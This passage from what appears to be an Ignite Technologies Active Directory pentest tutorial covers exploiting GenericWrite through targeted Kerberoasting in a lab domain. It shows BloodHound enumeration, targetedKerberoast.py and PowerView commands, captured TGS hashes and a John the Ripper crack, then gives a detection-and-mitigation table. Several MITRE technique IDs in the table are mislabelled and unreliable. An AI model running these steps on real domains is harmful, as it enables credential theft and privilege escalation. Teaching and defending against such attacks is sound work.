
Permissions for radha

Allow

Deny

Full control	<input type="checkbox"/>	<input type="checkbox"/>
Read	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Write	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Create all child objects	<input type="checkbox"/>	<input type="checkbox"/>
Delete all child objects	<input type="checkbox"/>	<input type="checkbox"/>
Allowed to authenticate	<input type="checkbox"/>	<input type="checkbox"/>
Change password	<input type="checkbox"/>	<input type="checkbox"/>

For special permissions or advanced settings, click Advanced.

 Advanced OK

Cancel

Apply

Help

At this point, Radha now has **GenericWrite** permission for Krishna user.



Exploitation Phase II – User Owns GenericWrite Permission on Another User

Bloodhound - Hunting for Weak Permission

Hunting for First-Degree Object Control for the Radha user, as demonstrated in the previous steps.

```
bloodhound-python -u anuradha -p Password@1 -ns 192.168.1.7 -d ignite.local -c All
```

```
(root㉿kali)-[~/blood]
# bloodhound-python -u radha -p Password@1 -ns 192.168.1.7 -d ignite.local -c All ←
INFO: Found AD domain: ignite.local
INFO: Getting TGT for user www.hackingarticles.in
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Conn
INFO: Connecting to LDAP server: DC1.ignite.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 3 computers
INFO: Connecting to LDAP server: DC1.ignite.local
INFO: Found 8 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers www.hackingarticles.in
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: MSEDGEWIN10.ignite.local
INFO: Querying computer: client.ignite.local
INFO: Querying computer: DC1.ignite.local
INFO: Done in 00M 01S
```

The screenshot shows the Bloodhound interface with the 'radha' user selected. The 'Node Info' tab is active, displaying the following rights:

Right	Count
First Degree Local Admin	0
Group Delegated Local Admin Rights	0
Derivative Local Admin Rights	▶

EXECUTION RIGHTS

Right	Count
First Degree RDP Privileges	0
Group Delegated RDP Privileges	0
First Degree DCOM Privileges	0
Group Delegated DCOM Privileges	0
SQL Admin Rights	0
Constrained Delegation Privileges	0

OUTBOUND OBJECT CONTROL

Right	Count
First Degree Object Control	1
Group Delegated Object Control	0
Transitive Object Control	▶

From the graph it can be observed that the **Radha** user owns **GenericWrite** privilege on **Krishna** user.



The screenshot shows a Windows-based interface for managing user permissions. A user account 'RADHA@IGNITE.LOCAL' is selected. In the center, a list of permissions is displayed, with one item, 'GenericWrite', highlighted by a red rectangular box. Below this, a modal window titled 'Help: GenericWrite' provides detailed information about the permission:

The user RADHA@IGNITE.LOCAL has generic write access to the user KRISHNA@IGNITE.LOCAL.

Generic Write access grants you the ability to write to any non-protected attribute on the target object, including "members" for a group, and "serviceprincipalnames" for a user

At the bottom right of the modal is a 'Close' button.

Method for Exploitation – Kerberoasting (T1558.003)

This abuse can be carried out when controlling an object that has a [GenericAll](#), [GenericWrite](#), [WriteProperty](#) or [Validated-SPN](#) over the target.

Linux Python Script - TargetedKerberoast

From UNIX-like systems, this can be done with [targetedKerberoast.py](#) (Python).

Further, with the help of John the Ripper and the dictionary such as Rock You can help the attacker to brute force the weak password.

```
./targetedKerberoast.py --dc-ip '192.168.1.7' -v -d 'ignite.local' -u 'radha' -p 'Password@1'
```



```
[root@kali) ~]# ./targetedKerberoast.py --dc-ip '192.168.1.7' -v -d 'ignite.local' -u 'radha' -p 'Password@1' ↪
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (krishna)
[+] Printing hash for (krishna)
$krb5tgs$23$*krishna$IGNITE.LOCAL$ignite.local/krishna*$65e021bcb79e62e974789bea05c94db1$f7991652a80786ad2
d46c8635e5ee27d022cd7d2fefe6345b56c5abcc2e1cf38388c8541c7fb81624827add80e550fa562e77d422404a774ecfecdb5bcf8
5660960ea892f3b4736d051151d6e97e0a58fba74cdadd2eaf48f3b3cc359652cb35e271806a2416e6d1e887bf97673d72b1d4e440
ad5560f9f6fb0c2637a1c6999ea40468785ff4a638a548bcd430930ac6ae9c7388e40bc05dc7cc862d1cc9cf51040be8adf1f7a886
ede1e861093f5b9fb19baef3b7320263890bcd746776206731cbce7819fb5756fe956e532e31a9784d8f15093335a84859a4950a
6c3473c24d1c4eecfd53caa256175fa15396a0e54dc356825c5b8f1b7d80978cdf00b6a3db3481eeeeed403fa1947fc9c2418de730
fa2554e8d060ea6f0a1fd19b899fdb08a51c35d20e9009853e1ed5eaaaf8f2fc51ef587a751a6d5118d2087b9892e8360599c61c250
cfe9d2593c34566dcda0ca897a6f8f49ed9f45ef4b6b889730eebb72ec9dc3af1133a5386a3a42f24abbfe448e
[VERBOSE] SPN removed successfully for (krishna)

[root@kali) ~]# nano hash

[root@kali) ~]# john -w=/usr/share/wordlists/rockyou.txt hash ↪
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password@1      (?)
1g 0:00:00:00 DONE (2024-11-20 10:27) 1.136g/s 2390Kp/s 2390Kc/s 2390KC/s Popadic3 .. Passion7
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Windows PowerShell - Powerview

From Windows machines, this can be achieved with **Set-DomainObject** and **Get-DomainSPNTicket** ([PowerView module](#)).

```
powershell -ep bypass
Import-Module .\PowerView.ps1
Set-DomainObject -Identity 'krishna' -Set
@{serviceprincipalname='nonexistent/hacking'}
Get-DomainUser 'krishna' | Select serviceprincipalname
$user = Get-DomainUser 'krishna'
$user | Get-DomainSPNTicket
```



```
PS C:\Users\radha> powershell -ep bypass ←
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\radha> Import-Module .\PowerView.ps1 ←
PS C:\Users\radha> Set-DomainObject -Identity 'krishna' -Set @{serviceprincipalname='nonexistent/hacking'} ←
PS C:\Users\radha> Get-DomainUser 'krishna' | Select serviceprincipalname ←

serviceprincipalname
-----
nonexistent/hacking

PS C:\Users\radha> $User = Get-DomainUser 'krishna' ←
PS C:\Users\radha> $User | Get-DomainSPNTicket ←

SamAccountName      : krishna
DistinguishedName   : CN=krishna,CN=Users,DC=ignite,DC=local
ServicePrincipalName : nonexistent/hacking
TicketByteHexString :
Hash                : $krb5tgs$23$*krishna$ignite.local$nonexistent/hacking*$05A3E04C6AFE784E6F711EFF83760BE7$0
36947F2686D4D25ED19CAF2DFB2F8F0B211E2DD06A583FB887FBC24AB1EDE07876D198400F08DE180A5E52F7
89E16525AC0CA3AE4B6FEACFD7BE7FBC23826E2B1F512C3A37AACF8D3F08653F95F4ED88FBF69B3AD1B572EB
AA5E3E7D952921473683B0894C8BFE63C3AF76C8B8A864A115260D4B930D2510A45CBEFEA274D3C8DF623A2
7768298335A0F94A912C885681310171F225D37318B0EE13C5BC5A6BE89038627109E00257904B2AF882F0C9
5A8ED4B46948E2D402B9FD8561CA9B6E3054C248C41ED22BA536A0374559C90C68CFA19A423AD5906FAF1F8B
06358753470548AAE080CDBD7753BAE484791457F0DCCF2C843B365DA5C587EB28F97E6230B730C901E37E6E
BFCF966CD5E49D46A0FB426B0D49BCBA64B055746C99B50FC1BC421A443FC0B59AB3B93FA2DB98D919C9A28A
0C0CFABEA592E13EBB021C1635D3A3FC43971AF78CD4DC6C0620AF1658360F61CA4AB39FCD1651B676376F1C
F189CFB1B5A55F21BCB5A45DE26BC511707C50139F1C6877164E6AB08E5913D5A88FA7CA9CE0C284EDF9F32C
B18176310AD304A8CABD75D6D7BD9F10E8B308B767D4CA17F62ED02B9507460610B7F240AA2FF42941F0D4EB
```



Detection & Mitigation


Detection & Mitigation

Attack	MITRE ATT&CK Technique	MITRE ATT&CK Technique	Detection	Mitigation
Reset Password	T1110.001 – Password Cracking	Attackers with Generic ALL permissions can reset the target user's password to gain full access to their account.	<ul style="list-style-type: none">Monitor for unusual password resets by non-admin users.Detect anomalies in password change activities.Check audit logs for unusual access or password reset events.	<ul style="list-style-type: none">Enforce least privilege access control.Limit the use of powerful permissions like Generic ALL.Require multi-factor authentication (MFA) for password resets.
Account Manipulation	T1098 – Account Manipulation	Attackers with Generic ALL can modify account attributes (add groups, change privileges) or even disable auditing.	<ul style="list-style-type: none">Monitor for account changes, including group memberships and privileges.Log changes to critical accounts (e.g., admin, domain admin accounts).	<ul style="list-style-type: none">Use privileged access workstations (PAWs) for administrative tasks.Restrict sensitive permissions like Generic ALL.Implement Role-Based Access Control (RBAC).
Kerberoasting	T1558.003 – Kerberoasting	Attackers with access can request service tickets for service accounts with SPNs, allowing offline cracking of the ticket for credential extraction.	<ul style="list-style-type: none">Monitor for excessive Kerberos ticket-granting service (TGS) requests.Detect abnormal account ticket requests, especially for accounts with SPNs.Enable Kerberos logging.	<ul style="list-style-type: none">Use strong, complex passwords for service accounts.Rotate service account passwords regularly.Disable unnecessary SPNs.Monitor TGS requests for anomalies.
Setting SPNs	T1207 – Service Principal Discovery	Attackers can add an SPN to an account, allowing them to later perform attacks like Kerberoasting to retrieve service account TGS tickets.	<ul style="list-style-type: none">Monitor changes to SPN attributes using LDAP queries or PowerShell.Detect modifications to AD attributes related to SPNs.Monitor account changes using event logs.	<ul style="list-style-type: none">Limit the ability to modify SPNs to authorized users only.Enforce MFA for service accounts.Ensure strong passwords for accounts with SPNs.Periodically audit SPNs.
Shadow Credentials	T1208 – Credential Injection (Abusing msDS-KeyCredentialLink)	Attackers use the msDS-KeyCredentialLink attribute to add alternate credentials (keys or certificates) for an account, allowing persistence and authentication without knowing the user's password.	<ul style="list-style-type: none">Monitor changes to the msDS-KeyCredentialLink attribute.Audit AD logs for unusual certificate and key additions.Use LDAP queries to detect attribute modifications.	<ul style="list-style-type: none">Limit access to modify msDS-KeyCredentialLink to authorized accounts.Regularly audit msDS-KeyCredentialLink attributes.Use strong key/certificate management practices.
Pass-the-Ticket (PTT)	T1550.003 – Pass the Ticket	Attackers use captured Kerberos tickets (TGT/TGS) to authenticate to services without knowing the password.	<ul style="list-style-type: none">Monitor for unusual Kerberos ticket-granting ticket (TGT) or service ticket (TGS) usage.Detect ticket reuse across different systems.Enable and monitor Kerberos logging.	<ul style="list-style-type: none">Use Kerberos Armoring (FAST) to encrypt Kerberos tickets.Enforce ticket expiration and short lifetimes for TGT/TGS.Enforce ticket expiration and short lifetimes for TGT/TGS.Implement MFA for critical resources.
Pass-the-Hash (PTH)	T1550.002 – Pass the Hash	Attackers use captured NTLM hash to authenticate without knowing the actual password, often used for lateral movement or privilege escalation.	<ul style="list-style-type: none">Monitor NTLM authentication attempts and detect anomalies (especially from low-privilege to high-privilege accounts).Analyze logins that skip standard authentication steps.	<ul style="list-style-type: none">Disable NTLM where possible.Enforce SMB signing and NTLMv2.Use Local Administrator Password Solution (LAPS) to manage local administrator credentials.Implement MFA.
Adding Users to Domain Admins	T1098.002 – Account Manipulation: Domain Account	Attackers with Generic ALL can add themselves or another account to the Domain Admins group, granting full control over the domain.	<ul style="list-style-type: none">Monitor changes to group memberships, especially sensitive groups like Domain Admins.Enable event logging for group changes in Active Directory.	<ul style="list-style-type: none">Limit access to modify group memberships.Enable just-in-time (JIT) administration for critical roles.Use MFA for high-privilege accounts and role modifications.

FOLLOW US ON *social media*



TWITTER



DISCORD



GITHUB



LINKEDIN

CONTACT US
FOR MORE DETAILS

+91 95993-87841

www.ignitetechologies.in

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


Ethical Hacking

Bug Bounty

Network Security Essentials

Network Pentest

Wireless Pentest



ADVANCED

Burp Suite Pro

Web Services-API

Pro Infrastructure VAPT

Computer Forensics

Android Pentest

Advanced Metasploit

CTF



EXPERT

Red Team Operation

Privilege Escalation

- APT's - MITRE Attack Tactics
- Active Directory Attack
- MSSQL Security Assessment

Windows

Linux

